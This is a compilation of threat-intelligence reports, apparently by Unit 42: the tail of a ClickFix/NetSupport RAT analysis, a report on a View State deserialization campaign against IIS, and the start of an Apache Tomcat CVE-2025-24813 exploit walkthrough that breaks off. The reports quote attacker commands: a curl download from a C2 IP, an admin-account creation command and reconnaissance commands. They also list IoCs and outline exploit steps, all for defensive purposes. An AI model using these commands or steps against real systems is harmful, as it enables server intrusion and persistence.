
Conclusion

The ClickFix technique is a growing threat, with dynamically shifting approaches in its implementation. Threat actors leverage ClickFix in attacks against organizations, exploiting human error for propagation and persistence.

This article explored three prominent ClickFix campaigns — NetSupport RAT, Latrodectus and Lumma Stealer — all of which are constantly adapting and incorporating new techniques.

Practical methodologies for hunting and detecting ClickFix lures include investigating EDR telemetry or Windows Event Logs for suspicious events, activities and patterns.

Proactively addressing this evolving threat is vital to the ongoing security of organizations. To this end, efforts should be made to increase awareness by educating personnel to be wary of ClickFix lures. This should be done while also setting up defense and monitoring measures based on our hunting suggestions.

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • Advanced WildFire
  • Advanced URL Filtering and Advanced DNS Security detect ClickFix attacks, such as those discussed in this blog, with our offline security web crawlers by detecting malicious commands injected into the clipboard buffer by malicious JavaScript
  • Cortex XDR and XSIAM prevent all campaigns and malware discussed in this article through the Behavioral Threat Protection module

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 Hashes From Lumma Stealer Example

  • Filename PartyContinued.exe: 2bc23b53bb76e59d84b0175e8cba68695a21ed74be9327f0b6ba37edc2daaeef
  • Filename Boat.pst (a CAB file): 06efe89da25a627493ef383f1be58c95c3c89a20ebb4af4696d82e729c75d1a7

Domains From Lumma Stealer Example

  • iplogger[.]co
  • stuffgull[.]top
  • sumeriavgv[.]digital
  • pub-164d8d82c41c4e1b871bc21802a18154.r2[.]dev
  • pub-626890a630d8418ea6c2ef0fa17f02ef.r2[.]dev
  • pub-164d8d82c41c4e1b871bc21802a18154.r2[.]dev
  • pub-a5a2932dc7f143499b865f8580102688.r2[.]dev
  • pub-7efc089d5da740a994d1472af48fc689.r2[.]dev
  • agroeconb[.]live
  • animatcxju[.]live

SHA256 Hashes From Latrodectus Example

  • Filename libecf.dll: 5809c889e7507d357e64ea15c7d7b22005dbf246aefdd3329d4a5c58d482e7e1
  • PowerShell Downloader: 52e6e819720fede0d12dcc5430ff15f70b5656cbd3d5d251abfc2dcd22783293
  • JavaScript Downloader: 57e75c98b22d1453da5b2642c8daf6c363c60552e77a52ad154c200187d20b9a
  • JavaScript Downloader: 33a0cf0a0105d8b65cf62f31ec0a6dcd48e781d1fece35b963c6267ab2875559

C2 URLs From Latrodectus Example

  • hxxps[:]//webbs[.]live/on/
  • hxxps[:]//diab[.]live/up/
  • hxxps[:]//mhbr[.]live/do/
  • hxxps[:]//decr[.]live/j/
  • hxxps[:]//lexip[.]live/n/
  • hxxps[:]//rimz[.]live/u/
  • hxxps[:]//byjs[.]live/v/
  • hxxps[:]//btco[.]live/r/
  • hxxps[:]//izan[.]live/r/
  • hxxps[:]//k.veuwb[.]live/234
  • hxxps[:]//r.netluc[.]live
  • heyues[.]live
  • hxxps[:]//k.mailam[.]live/234234

SHA256 Hashes From NetSupport RAT Example

  • Filename data_3.bin (XOR encrypted stager): 5C762FF1F604E92ECD9FD1DC5D1CB24B3AF4B4E0D25DE462C78F7AC0F897FC2D
  • Filename data_4.bin (XOR encrypted shellcode): 9DCA5241822A0E954484D6C303475F94978B6EF0A016CBAE1FBA29D0AED86288
  • Filename msvcp140.dll (loader): CBAF513E7FD4322B14ADCC34B34D793D79076AD310925981548E8D3CFF886527
  • NetSupport Loader Mutex:
    nx0kFgSPY8SDVhOMjmNgW
  • libsqlite3-0.dll: 506ab08d0a71610793ae2a5c4c26b1eb35fd9e3c8749cd63877b03c205feb48a
  • File location C:\ProgramData\SecurityCheck_v1\client32.exe: 3ACC40334EF86FD0422FB386CA4FB8836C4FA0E722A5FCFA0086B9182127C1D7

Domains for the Loader From the NetSupport RAT Example

  • oktacheck.it[.]com
  • doccsign.it[.]com
  • docusign.sa[.]com
  • dosign.it[.]com
  • loyalcompany[.]net
  • leocompany[.]org
  • 80.77.23[.]48
  • mhousecreative[.]com

C2 Domains From the NetSupport RAT Example

  • mh-sns[.]com
  • lasix20[.]com

Additional Resources

Appendix: Technical Analysis of the New NetSupport RAT Loader

This section dives into the new DLL-based NetSupport RAT loader, which presents a greater challenge to analysts than previous campaigns. In the past, NetSupport RAT was loaded by script loaders with relatively short infection chains, whereas this loader adds a level of stealth and complexity to the attack.

The example we analyze here is named msvcp140.dll. This DLL file is sideloaded by a legitimate executable named jp2launcher.exe.

This DLL uses several techniques to hinder analysis, such as:

  • Dynamic API resolving
  • Data encryption
  • Code obfuscation

For example, after being sideloaded by jp2launcher.exe, the DLL writes the code of its following stages byte-by-byte on the stack. After this, it deobfuscates and executes the code.

After the initial deobfuscation, the DLL retrieves encrypted binaries named data_3.bin and data_4.bin from the C2 server via curl.exe and drops the payloads to disk in the same working directory. Figure 13 shows the construction of the curl.exe command to download one of the payloads.

Screenshot of HTML with syntax highlighting showing various commands and such as mov and push.
Figure 13. Malicious msvcp140.dll loader constructs curl commands to download .bin files shown in x64dbg debugger.

The loader saves both data_3.bin and data_4.bin to disk as encrypted binaries, then decrypts them in memory using a rolling XOR key, which is https://google[.]com/. The loader then injects the decrypted code into a child process of jp2launcher.exe.

The decrypted code from data_4.bin is a relatively small shellcode that loads decrypted code from data_3.bin. This binary is a fully formed PE that downloads the final NetSupport RAT package as a ZIP archive from the attacker’s C2 server and unzips it in memory. Figure 14 shows the loader’s request to hxxp[:]//80.77.23[.]48/service/settings/5702b2a25802ff1b520c0d1e388026f8074e836d4e69c10f9481283f886fd9f4. The request contains a unique user agent.

Screenshot of a computer log detailing HTTP server requests with timestamps and server responses.
Figure 14. jp2launcher.exe download request from C2, downloading client32.exe.

The final payload is a ZIP archive that contains NetSupport RAT and all of its required dependencies. The loader drops NetSupport RAT into C:\ProgramData\SecurityCheck_v1\ and executes its main binary, client32.exe.

The loader then sets up persistence for the RAT by creating a scheduled task that executes client32.exe whenever a user logs in.

In the process of statically analyzing the loader, we noticed a unique PDB path, indicating that this DLL is part of a certain series of MsiShell tools. Pivoting on this path, we found another instance of the campaign. In this case it used legitimate file transfer software, filezilla.exe and sideloaded another version of the loader, libsqlite3-0.dll. Figure 15 shows the similarity between the PDB paths of the two loader versions.

Two screenshots showing file paths and GUIDs for software projects, both of them being Debug Artifacts. Each item is highlighted in red.
Figure 15. PDB paths of both NetSupport RAT loader versions.

Updated July 10, 2025, at 8:05 a.m. PT.

GoldMelody’s Hidden Chords: Initial Access Broker In-Memory IIS Modules Revealed

Executive Summary

Unit 42 researchers uncovered a campaign by an initial access broker (IAB) to exploit leaked Machine Keys — cryptographic keys used on ASP.NET sites — to gain access to targeted organizations. IABs breach organizations and then sell that access to other threat actors.

This report analyzes the tools used in these attacks. We track this actor as the temporary group TGR-CRI-0045. The group seems to follow an opportunistic approach but has attacked organizations in Europe and the U.S. in the following industries: financial services, manufacturing, wholesale and retail, high technology, and transportation and logistics.

The IAB used these leaked keys to sign malicious payloads that provide unauthorized access to targeted servers, in a technique called ASP.NET View State deserialization. This technique enabled the IAB to execute malicious payloads directly in server memory, minimizing their on-disk presence and leaving few forensic artifacts, making detection more challenging.

We attribute the temporary group TGR-CRI-0045, with medium confidence, to Gold Melody (aka UNC961, Prophet Spider). This assessment is based on overlaps in the following:

  • Indicators of compromise (IoCs)
  • Tactics, techniques and procedures (TTPs)
  • Victimology

This report also analyzes TGR-CRI-0045's infrastructure, as well as the tooling it used to gather information about other systems on the network and maintain access to the exploited systems. The tooling appears to be under active development.

The earliest evidence of exploitation and tool deployment was in October 2024, with a significant increase in activity between late January and March 2025. This surge included deploying post-exploitation tools such as open-source port scanners and custom-built utilities for persistence (maintaining access) and privilege escalation (gaining higher-level access).

We identified or responded to incidents at around a dozen organizations impacted by this threat. In most cases, we identified exposed Machine Keys as the root cause. Therefore, we strongly recommend that organizations review Microsoft’s guidance on identifying and remediating compromised Machine Keys for ASP.NET Internet Information Services (IIS) sites in their environment.

Palo Alto Networks customers are better protected from the tools discussed in this article through the following products and services:

  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
  • Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
  • The Cortex XDR and XSIAM IIS Protection module features capabilities to both detect and prevent View State deserialization as discussed in this article.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Microsoft, Web Shells, Golang

Technical Analysis

How Managed Threat Hunting Discovered TGR-CRI-0045: A Surge in Exploitation

Between Jan. 30 and Feb. 2, 2025, we responded to web server intrusions in two customer environments. In both cases, the intrusions involved command shell execution originating from an IIS worker process (w3wp.exe). These intrusions exhibited the following common characteristics:

  • cmd.exe invocation using stdout and stderr output redirection: cmd /c your_command_here 2>&1
  • Staging directory: C:\Windows\Temp\111t
  • File retrieved via curl from: hxxp://195.123.240[.]233:443/atm

Broader Investigation

Unexpectedly, the investigation of affected endpoints revealed no recently uploaded web shells. However, expanding the investigation revealed the same cmd.exe invocation and staging directory misuse in other tenants' hands-on-keyboard intrusions.

Telemetry confirmed the attacker executed commands loading managed .NET assemblies (C# code) directly into memory (reflective loading). This exploitation targeted the View State, an internal parameter within ASP.NET sites running on Microsoft IIS, via deserialization of a malicious payload. Deserialization is the process of converting data encoded for transit or storage into internal application state. As MSTIC reported, this exploitation was likely enabled by the victims' use of static, exposed Machine Keys within their applications.

Public reporting on financially motivated threat actors abusing ViewState deserialisation is limited. This report seeks to address this gap by providing insights into the attackers' trade craft and contributing to the growing understanding of .NET deserialization exploitation. Our goal is to empower defenders to effectively respond to these threats.

How TGR-CRI-0045 Exploited Victim Servers

IIS and ASP.NET View State Exploitation Primer

Understanding TGR-CRI-0045's access requires explaining the roles of IIS, ASP.NET, View State and how compromised key material enables remote code execution. IIS is a web server supporting various web application technologies, including ASP.NET. This framework allows developers to create dynamic, server-side applications using .NET languages like C# and VB.NET.

ASP.NET websites use View State to manage interactions between a user's browser and the server. View State maintains the state of frontend controls (e.g., checkboxes and input fields) between requests, storing this information in a hidden HTTP parameter named __VIEWSTATE, included in all requests. This parameter is vulnerable to various .NET deserialization techniques that can enable remote code execution if the attacker knows the key used to protect it.

Machine Keys, consisting of a ValidationKey (for integrity) and an optional DecryptionKey, protect ASP.NET View States from manipulation by default. However, attackers can leverage publicly available lists of leaked Machine Keys that are often present on production sites due to code reuse (referenced at the end of this article).

Attackers can also extract Machine Keys directly from running servers. With a valid set of Machine Keys, an attacker can craft a malicious deserialization payload, target a vulnerable server and execute arbitrary code within the context of the IIS worker process.

The potential scope of this attack is significant. View States are transmitted regardless of the specific site or application running on ASP.NET, even if disabled for a particular component. Any IIS server running an ASP.NET site with compromised Machine Keys is likely vulnerable. For a detailed explanation of how threat actors store and access Machine Keys, we highly recommend this Zeroed.tech blog post.

Generating and Executing View State Payloads

TGR-CRI-0045 likely used tools like ysoserial.net — an open-source .NET deserialization payload generator — and its View State plugin to build malicious deserialization payloads that:

  • Bypassed View State protection using pre-exposed Machine Keys to create valid cryptographic signatures, bypassing built-in View State protections. (Compromised sites often had web.config files containing Machine Keys that were present on known denylists)
  • Used the XamlAssemblyLoadFromFile gadget, a deserialization gadget relying on XAML-formatted data to:
    • Trigger malicious deserialization
    • Load and execute a .NET assembly in memory from a Base64-encoded gzip stream contained in the __VIEWSTATE parameter

Loaded .NET assemblies have the same lifecycle as the delivering HTTP request. The attacker launches an exploit payload, and the target server processes it. The payload executes, using input parameters bundled within the same request and returns output to the originating request via the HTTP response.

Once processed, the payload cannot be re-used. This “single-shot” exploit requires a separate attempt for each command, resulting in a 1:1 ratio of exploit attempts to command executions. Figure 1 below shows this process.

Diagram depicting an HTTP request and response process. It includes icons representing settings, a user, a server, and a document. Text boxes display elements of the process such as URLs and HTTP methods like GET and POST, along with responses.
Figure 1. Assessed flow of the operator’s actions to build a payload, and how a response is sent back to them.

Recovering and Analyzing TGR-CRI-0045 IIS Modules

In compromised environments, we identified subsets of the following five .NET assemblies loaded into memory following successful View State exploitation:

  • Cmd /c: We identified three sub-variants, each using different HTTP parameters to pass a command to the system's command shell. This allowed the attacker to execute arbitrary commands on the server.
  • File upload: This allowed the attacker to upload files to the server by specifying a target file path and a byte buffer containing the file's contents.
  • Winner: This was likely an exploitation check, reporting back u a win to the attacker, confirming successful exploitation.
  • File download: (Unrecovered) Based on imported functions, this module appears to be a downloader, enabling the attacker to retrieve sensitive data from the compromised server.
  • Reflective loader: (Unrecovered) Based on imported functions, this module appears to be a reflective loader, allowing the attacker to dynamically load and execute additional .NET assemblies in memory without writing them to disk.

The recovered assemblies share common data handling characteristics. They appear to use a simple single-character XOR key x to decrypt payloads embedded within HTTP parameters.

The assemblies also appear to call httpContext.response.Flush() followed by httpContext.response.End() to terminate HTTP responses. This likely reduces the amount of forensic data generated when ASP.NET fails to correctly deserialize the malicious payloads, making detection and incident response more challenging.

Assembly name E — the default ysoserial.net ExploitClass name — occurs most frequently. To avoid naming conflicts, the attacker renamed some modules (e.g., Dw and d).

Figures 2-6 below show the source code of the recovered modules, which were likely written as C# .cs files. Compilation — transforming source code into executable code — varies depending on the ysoserial.net gadget used. We most frequently observed the XamlAssemblyLoadFromFile gadget, which compiles the .NET assembly on the attacker's system during exploitation and transmits it to the target server for in-memory execution.

Cmd Payloads

Screenshot of a code snippet in a text editor with syntax highlighting. The code involves handling an exception, initiating a process to execute 'cmd.exe', redirecting standard input and output, and clearing HTTP context. The editor interface uses dark mode and displays line numbers beside the code.
Figure 2. Source of the cmd /c variant payload with sec-fetch-mode headers.
Screenshot of computer code in a text editor, featuring functions and commands related to HTTP context and system processes, including references to error handling and fetching command-line arguments.
Figure 3. Source of the cmd /c variant with cmd header.
Screenshot of computer code with syntax highlighting. The code includes functions and comments related to error handling and HTTP context operations.
Figure 4. Source of the cmd /c variant with __Value parameter and single character XOR encryption.

File Upload

Screenshot of a computer code editor displaying code with various functions, including array operations and HTTP context handling. The code has syntax highlighting and is displayed in dark mode.
Figure 5. Source of the file upload assembly that takes a path and file contents in __Fvalue and __Bvalue parameters, respectively.

Exploit Checker

Screenshot of computer code in an editor with syntax highlighting and using HttpContext.
Figure 6. Source of the exploit checker assembly that simply writes back to an operator u a win to indicate that exploitation was successful.

Operational Use of Assemblies

Between October 2024 and January 2025, the threat actor’s activity primarily focused on exploiting systems, deploying modules — like the exploit checker — and performing basic shell reconnaissance.

Hands-on-Keyboard Post-Exploitation

Post-exploitation activity has primarily involved reconnaissance of the compromised host and surrounding network. We had observed no lateral movement as of early June.

A consistent characteristic across all observed intrusions was TGR-CRI-0045 using C:\Windows\Temp\111t as a staging directory for tools and data. In a few isolated instances, we observed the threat actor interacting with the C:\Windows\Temp\gen_py directory but found no evidence of them storing tools or exfiltrated data there.

Local Privilege Escalation and Persistence

The threat actor primarily achieved local privilege escalation using a custom C# binary named updf. This name was likely used to disguise the file as the PDF editor UPDF.

The updf binary appears to be under active development, based on partially implemented features in its codebase. It uses the GodPotato exploit, which misuses Windows named pipes to impersonate a privileged service (e.g., epmapper) and obtain SYSTEM-level access.

While updf can execute commands with SYSTEM privileges, it's most commonly used to create a new local user and add it to the local administrators group:

  • c:\windows\temp\111t\updf.exe -nadm 'support:Sup0rt_1!admin'

In one instance, TGR-CRI-0045 exported web.config files (ASP.NET configuration files) and modified a specific page's settings to <allow users="*"/>, potentially bypassing authentication for alternate server access. We couldn't confirm whether this modified page was an existing vulnerable page that was re-exploitable by TGR-CRI-0045, or a disk-based web shell.

Download of Staged Binary

Most observed intrusions involved using wget or curl to download an ELF binary named atm. If the attacker used curl, it was likely pre-existing on the hosts. If they used wget.exe, it was likely uploaded to the target servers by executing the file upload payload. This atm binary might support malicious activities on Linux servers, should lateral movement occur. The following is an example of a curl command used to download the atm binary:

  • curl hxxp://195.123.240[.]233:443/atm

TXPortMap

TGR-CRI-0045 used TxPortMap — a Golang port scanner and banner grabber — executed as txp.exe or txpm.exe. They did so to identify internal servers accessible from the initially compromised host (the beachhead). This allowed the attacker to map out the internal network and identify potential exploitation targets.

Reconnaissance Activities

Over a five-minute period, the threat actor performed local and network reconnaissance via the command shell assembly, using the following commands:

Table 1 shows the reconnaissance commands.

Command Description
tasklist Lists all running processes on the system
ipconfig /all Displays the system's network configuration, including IP address, domain name server (DNS) servers and media access control (MAC) address
quser Displays information about users that are logged in 
whoami /all Displays the current user's identity and group memberships
nltest /domain_trusts Enumerates domain trusts
net user Lists local user accounts
systeminfo Displays detailed system information, including OS version and hardware details
dir <user directories> Lists the files and directories in user directories

Table 1. Threat actor’s reconnaissance commands.

Renaming Uploaded Executables for Defense Evasion

The file upload assembly sometimes uploaded executables with one-, two- or three-character filenames. It’s unclear whether this was a limitation of the assembly itself or a deliberate evasion technique by the threat actor to upload files without extensions. The attacker then used the command shell assembly to rename these files with valid extensions within the staging directory, likely to make the files appear less suspicious.

Examples of the commands used to rename the files:

  • "cmd.exe" /c move c:\windows\temp\111t\tx2 c:\windows\temp\111t\txp.exe 2>&1
  • "cmd.exe" /c move c:\windows\temp\111t\tx c:\windows\temp\111t\txpm.exe 2>&1
  • "cmd.exe" /c move c:\windows\temp\111t\w c:\windows\temp\111t\wget.exe 2>&1

After executing their tools and reconnaissance, the threat actor deleted any remaining on-disk tools and the 111t directory.

Attribution and Targeting

Based on overlaps in IoCs, TTPs and victimology, we assess with medium confidence that TGR-CRI-0045 is linked to Gold Melody.

TGR-CRI-0045 has targeted organizations in Europe and the U.S. The group seems to follow an opportunistic approach that is consistent with their attack vector. Since the beginning of the identified activity, the group has targeted organizations from the following industries, most of them based in the U.S.:

  • Securities and investment services
  • Manufacturing - building supplies
  • Manufacturing - clay refractories
  • Manufacturing - surgical/medical instruments
  • Wholesale and retail
  • High tech
  • Transportation and logistics
  • Prepackaged software services
  • Data processing and preparation
  • Financial services
  • Used goods/merchandise resalers
  • Custom computer programming services

Implications of Cybercrime Adoption of In-Memory IIS Tradecraft and Key Takeaways for Blue Teams

Stealthier Access and Longer Dwell Times

In-memory IIS tradecraft significantly hinders detection. Without proper telemetry, View State deserialization attacks are virtually invisible. Remediation typically occurs only when new Machine Keys are generated or the server is decommissioned. This allows threat actors, particularly IABs, to maintain long-term, low-footprint access to a pool of compromised systems.

Telemetry for POST Requests: Covering a Possible Weakness

Although View State deserialization payloads can be delivered via a URI parameter in a GET request, attackers typically include the __VIEWSTATE parameter within a POST request. Due to their size and potential sensitivity, POST requests are rarely logged by IIS servers, proxies, load balancers or security appliances.

Consider implementing solutions that conditionally filter and log POST requests. Options include the following:

  • Custom logging rules
  • Web observability frameworks
  • Endpoint detection and response agents
  • Network security appliances

A Possible Detection Avenue: Windows Event Logging

Windows might log View State deserialization failures as Event ID 1316 in the ASP.NET event log. Review these logs and check for malicious binaries in failed View State payloads. View States containing binaries or encrypted data (when View State encryption is disabled) are highly suspicious.

Single-Shot Exploits: A Limited Approach

TGR-CRI-0045 uses a simplistic approach to View State exploitation, loading a single, stateless assembly directly. Each command execution requires re-exploitation and re-uploading the assembly (e.g., running the file upload assembly multiple times). The same applies to executing a new directory listing or a new process. The assembly, parameters and exploit code are submitted and executed, and the results are returned through a single request. This single-shot approach limits the attacker's ability to interact with the compromised system.

Even if TGR-CRI-0045 does not deploy a persistent web shell (backed by disk or memory) via View State exploitation, defenders need to be aware of the following:

  • Each exploit is an opportunity
    • Each exploit attempt provides attackers with the opportunity to execute a payload that is possibly invisible to existing security tooling and monitoring
  • The absence of a web shell doesn't mean there’s no breach
    • A lack of a web shell does not indicate that the server has not been exploited
  • Re-exploitation is required
    • TGR-CRI-0045 must exploit the server each time they wish to execute a payload, unless they load a module that is persistent between requests
  • Stateful exploitation is possible
    • Although TGR-CRI-0045 is deploying stateless modules, there are documented cases of threat actors deploying stateful IIS post-exploitation .NET assemblies. These rely on data stored in ASP.NET and .NET variables that are accessible to the web processing pipeline and persistent between requests. CrowdStrike’s report on IceApple is an example of one such framework.

MITRE ATT&CK Techniques

  • T1036.005 – Masquerading: Match Legitimate Name or Location (updf binary)
  • T1036.010 – Masquerading: Masquerade Account Name
  • T1046 – Network service discovery (TxPortMap)
  • T1059.003 – Command and Scripting Interpreter: Windows Command Shell (cmd.exe)
  • T1071.001 – Application Layer Protocol: Web Protocols (HTTP View State)
  • T1082 – System Information Discovery (systeminfo, ipconfig)
  • T1105 – Ingress tool transfer (wget, curl)
  • T1134.001 – Access Token Manipulation: Token Impersonation/Theft (GodPotato exploit in updf)
  • T1136.001 – Create account: Local Account (updf)
  • T1190 – Exploit public-facing application (View State deserialization)
  • T1217 – Browser Information Discovery
  • T1505.003 – Web shell (Potential web.config modification)
  • T1572 – Protocol tunneling (If used, based on imported functions in the unrecovered file download module)
  • T1587.001 – Malware

Remediation and Hardening Guidance

Machine Keys

IIS Machine Keys are fundamental cryptographic components used to authenticate and encrypt client-server data. They are essential for View State deserialization exploits.

If you suspect a View State deserialization exploit, check your IIS application for the following:

  • Having no View State message authentication code (MAC) enabled
  • Using a compromised Machine Key
  • Having had its Machine Key stolen

We provide guidance for four possible cases below:

  • If View State MAC signing is disabled, enable it after testing application stability
  • If View State MAC signing is enabled and uses static Machine Keys, consider the keys compromised. Remediate them following guidance from Microsoft and Zeroed.Tech.
  • If View State MAC signing is enabled and uses static Machine Keys found in known compromised lists (e.g., Blacklist3r): Reset the keys following the guidance from Microsoft above, ensuring the new key isn't on this denylist.
  • If View State MAC signing is enabled and uses dynamic Machine Keys, consider the keys compromised and regenerate them in IIS Server Manager.

We strongly recommend reviewing Microsoft’s guidance on remediation for this topic.

Conclusion

This investigation reveals how TGR-CRI-0045 leverages in-memory IIS techniques for persistent access. Exploiting ASP.NET View State deserialization vulnerabilities via exposed Machine Keys allows minimal on-disk presence and enables long-term access.

The group's opportunistic targeting and ongoing tool development highlight the need for organizations to prioritize identifying and remediating compromised Machine Keys, as outlined by Microsoft. The single-shot nature of the exploit and limitations of traditional telemetry show the need for conditional POST request logging and careful ASP.NET event log analysis. These measures aid detection and response when endpoint solutions lack visibility into such attacks

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

XDR and XSIAM IIS Protection

The Cortex XDR and XSIAM IIS Protection module features capabilities to both detect and prevent View State deserialization as discussed in this article. This module is enabled by default.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Reflective .NET assembly hashes:

  • 106506ebc7156be116fe5d2a4d662917ddbbfb286007b6ee7a2b01c9536b1ee4
  • 87bd7e24af5f10fe1e01cfa640ce26e9160b0e0e13488d7ee655e83118d16697
  • 55656f7b2817087183ceedeb4d9b78d3abee02409666bffbe180d6ea87ee20fb
  • 18a90b3702776b23f87738b26002e013301f60d9801d83985a57664b133cadd1
  • d5d0772cb90d54ac3e3093c1ea9fcd7b878663f7ddd1f96efea0725ce47d46d5
  • b3c085672ac34f1b738879096af5fcd748953116e319367e6e371034366eaeca
  • File sizes: Various
  • File types: Executables (DLL)
  • File description: Hashes of compiled assemblies observed
  • Run method: Loaded by IIS upon deserialization

Post-exploitation tooling dropped to disk:

  • d4bfaf3fd3d3b670f585114b4619aaf9b10173c5b1e92d42be0611b6a9b1eff2
  • c1f66cadc1941b566e2edad0d1f288c93bf060eef383c79638306638b6cefdf8
  • File types: Executables
  • File description: TxPortMap named txpm.exe or txp.exe
  • Run method: cmd /c
  • 52a72f899991506d2b1df958dd8736f7baa26592d664b771c3c3dbaef8d3114a
  • d3767be11d9b211e74645bf434c9a5974b421cb96ec40d856f4b232a5ef9e56d
  • File types: Executables
  • File description: .NET executables named updf.exe or up that uses the GodPotato privilege escalation technique to elevate and create a new local administrator or run an instance of cmd /c.
  • Run method: cmd /c
  • f368ec59fb970cc23f955f127016594e2c72de168c776ae8a3f9c21681860e9c
  • File type: ELF
  • File description: Allows a user to execute commands or binaries as a root user on Linux hosts. Downloaded via curl.

Exploitation IP addresses:

  • 67.43.234[.]96
  • 213.252.232[.]237
  • 98.159.108[.]69
  • 190.211.254[.]95
  • 109.176.229[.]89
  • 169.150.198[.]91
  • 194.5.82[.]11
  • 138.199.21[.]243
  • 194.114.136[.]95

Exploitation payloads containing malicious __VIEWSTATE parameters were observed from the following IP addresses in October 2024-February 2025. HTTP/s traffic from these addresses targeting IIS servers should be interrogated.

Infrastructure staging post-exploitation tooling:

  • 195.123.240[.]233

Between January and February 2025, the threat actor pulled tooling down from this address via curl on Windows.

Additional Resources

Apache Under the Lens: Tomcat’s Partial PUT and Camel’s Header Hijack

Executive Summary

In March 2025, Apache disclosed CVE-2025-24813, a vulnerability impacting Apache Tomcat. This is a widely used platform that allows Apache web servers to run Java-based web applications. The flaw allows remote code execution, affecting Apache Tomcat versions 9.0.0.M1 to 9.0.98, 10.1.0-M1 to 10.1.34 and 11.0.0-M1 to 11.0.2.

The same month, Apache revealed two additional vulnerabilities in Apache Camel, a message routing middleware framework. These vulnerabilities are CVE-2025-27636 and CVE-2025-29891, two flaws that allow remote code execution, affecting Apache Camel versions 4.10.0 to 4.10.1, 4.8.0 to 4.8.4 and 3.10.0 to 3.22.3.

These vulnerabilities are significant because millions of developers rely on the platform provided by the Apache Foundation. Successful exploitation of these vulnerabilities can allow attackers to execute arbitrary code with Tomcat/Camel privileges.

Apache has released patches, and researchers quickly published proof‑of‑concept (PoC) exploits. Scans and probes for vulnerable servers were seen in the wild shortly after the disclosures. We have confirmed the potential for remote code execution from these three vulnerabilities.

Palo Alto Networks blocked 125,856 probes/scans/exploit attempts related to these vulnerabilities in March 2025. We advise organizations to apply patches promptly.

Palo Alto Networks customers are better protected through the following products and services:

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics and Vulnerabilities Discussed Vulnerabilities, CVE-2025-24813, CVE-2025-27636, CVE-2025-29891

CVE-2025-24813: Apache Tomcat

Vulnerability Overview

CVE-2025-24813 is a vulnerability in Apache Tomcat's partial PUT feature that can allow attackers to overwrite serialized session files on disk, leading to arbitrary code execution.

This vulnerability arises when Tomcat is configured to persist HTTP session data, because unpatched Tomcat systems improperly handle partial PUT requests containing the Content-Range header.

Partial PUT

The term “partial PUT” refers to an HTTP PUT request that updates only part of a resource instead of replacing it entirely. When supported, partial PUT typically uses the Content-Range header in an HTTP request to specify which part of the resource should be modified.

This allows clients to upload or overwrite resource segments in chunks. Partial PUT can be exploited to perform incremental file uploads, overwrite specific parts of files, or bypass certain security checks if not properly handled.

Session Persistence Feature in Apache Tomcat

Apache Tomcat's HTTP session manager includes a session persistence feature. This feature saves session data to a file or database when the server is shut down, and it reloads this cached data when the server is restarted. Session data contains information such as user login status and preferences, and this feature helps preserve a user's session data across server restarts.

Tomcat encodes this saved session data as a stream of bytes using a process called serialization and stores the serialized data in the local file system. It serializes all session attributes stored in the HttpSession object. This includes any data your web application explicitly places in the session using session.setAttribute(). The information is typically stored somewhere under $TOMCAT_HOME/webapps/ROOT/.

However, the serialized session data is stored in the same directory used by Tomcat's executePartialPut function. Users can craft HTTP requests to control the session ID and the filename of the cached data in this directory. This could allow an attacker to intentionally set the session ID to match the cached filename of malicious code previously saved to the cache. This can result in deserialization of the cached file, triggering the embedded malicious code.

Preconditions

The Content-Range header is often used with partial updates. This header indicates the request body contains a portion of the resource rather than the entire resource. If an HTTP PUT request contains a Content-Range header, Tomcat saves the content (body) of the PUT request to the cache location. The following code snippet shows that Tomcat saves the data from an HTTP PUT request that contains content.

A vulnerable Tomcat configuration must have two preconditions to exploit this vulnerability:

  1. A disabled readonly parameter in the Tomcat configuration file at $TOMCAT_HOME/conf/web.xml. The section of web.xml that contains a disabled readonly parameter follows.

Exploiting the Vulnerability

We tested the exploitation of CVE-2025-24813 in March 2025. Exploiting this vulnerability consists of two steps:

  • First, stage the payload by ending it as a file through an HTTP PUT request with content range and a self-defined filename in the URL. This file contains serialized malicious code for later deserialization.
  • Next, trigger the exploit by sending an additional HTTP GET request containing a cookie consisting of JSESSIONID= immediately followed by the self-defined filename prefixed by a period. In this case, the cookie line would read Cookie: "JSESSIONID=.[filename]" as Figure 1 below shows. This will trigger deserialization of the cache to run the malicious code.
Flowchart depicting a two-step cyber attack process. In Step 1, an HTTP request labeled 'PUT /filename.session' with 'Content-Range: bytes 0-5/100' is sent to a server. In Step 2, an attacker sends an HTTP request labeled 'GET /' with 'Cookie: JSESSIONID=_filename' to the server. Arrows indicate the direction of communication between stages and server.
Figure 1. Two steps of the exploit.

Step 1: Stage the Serialized Malicious Code

This first step consists of sending a file of serialized malicious code as the body of an HTTP PUT request. Apache Tomcat will cache the malicious code as a session file on the local file system, since the name of the file in the URI ends in .session as Figure 2 shows in the PUT header line.

Figure 2 shows the first step’s PUT request with gopan.session as a filename. The format of this HTTP PUT request from the traffic is: PUT /[filename].session HTTP/1.1

A screenshot of an HTTP PUT request with part of its header and file content shown. The header includes information about the host, connection type, and content length. A highlighted section indicates the file name "gopan.session" is sent as the content body of the request.
Figure 2. Payload in step 1.

Step 2: Trigger the Exploit

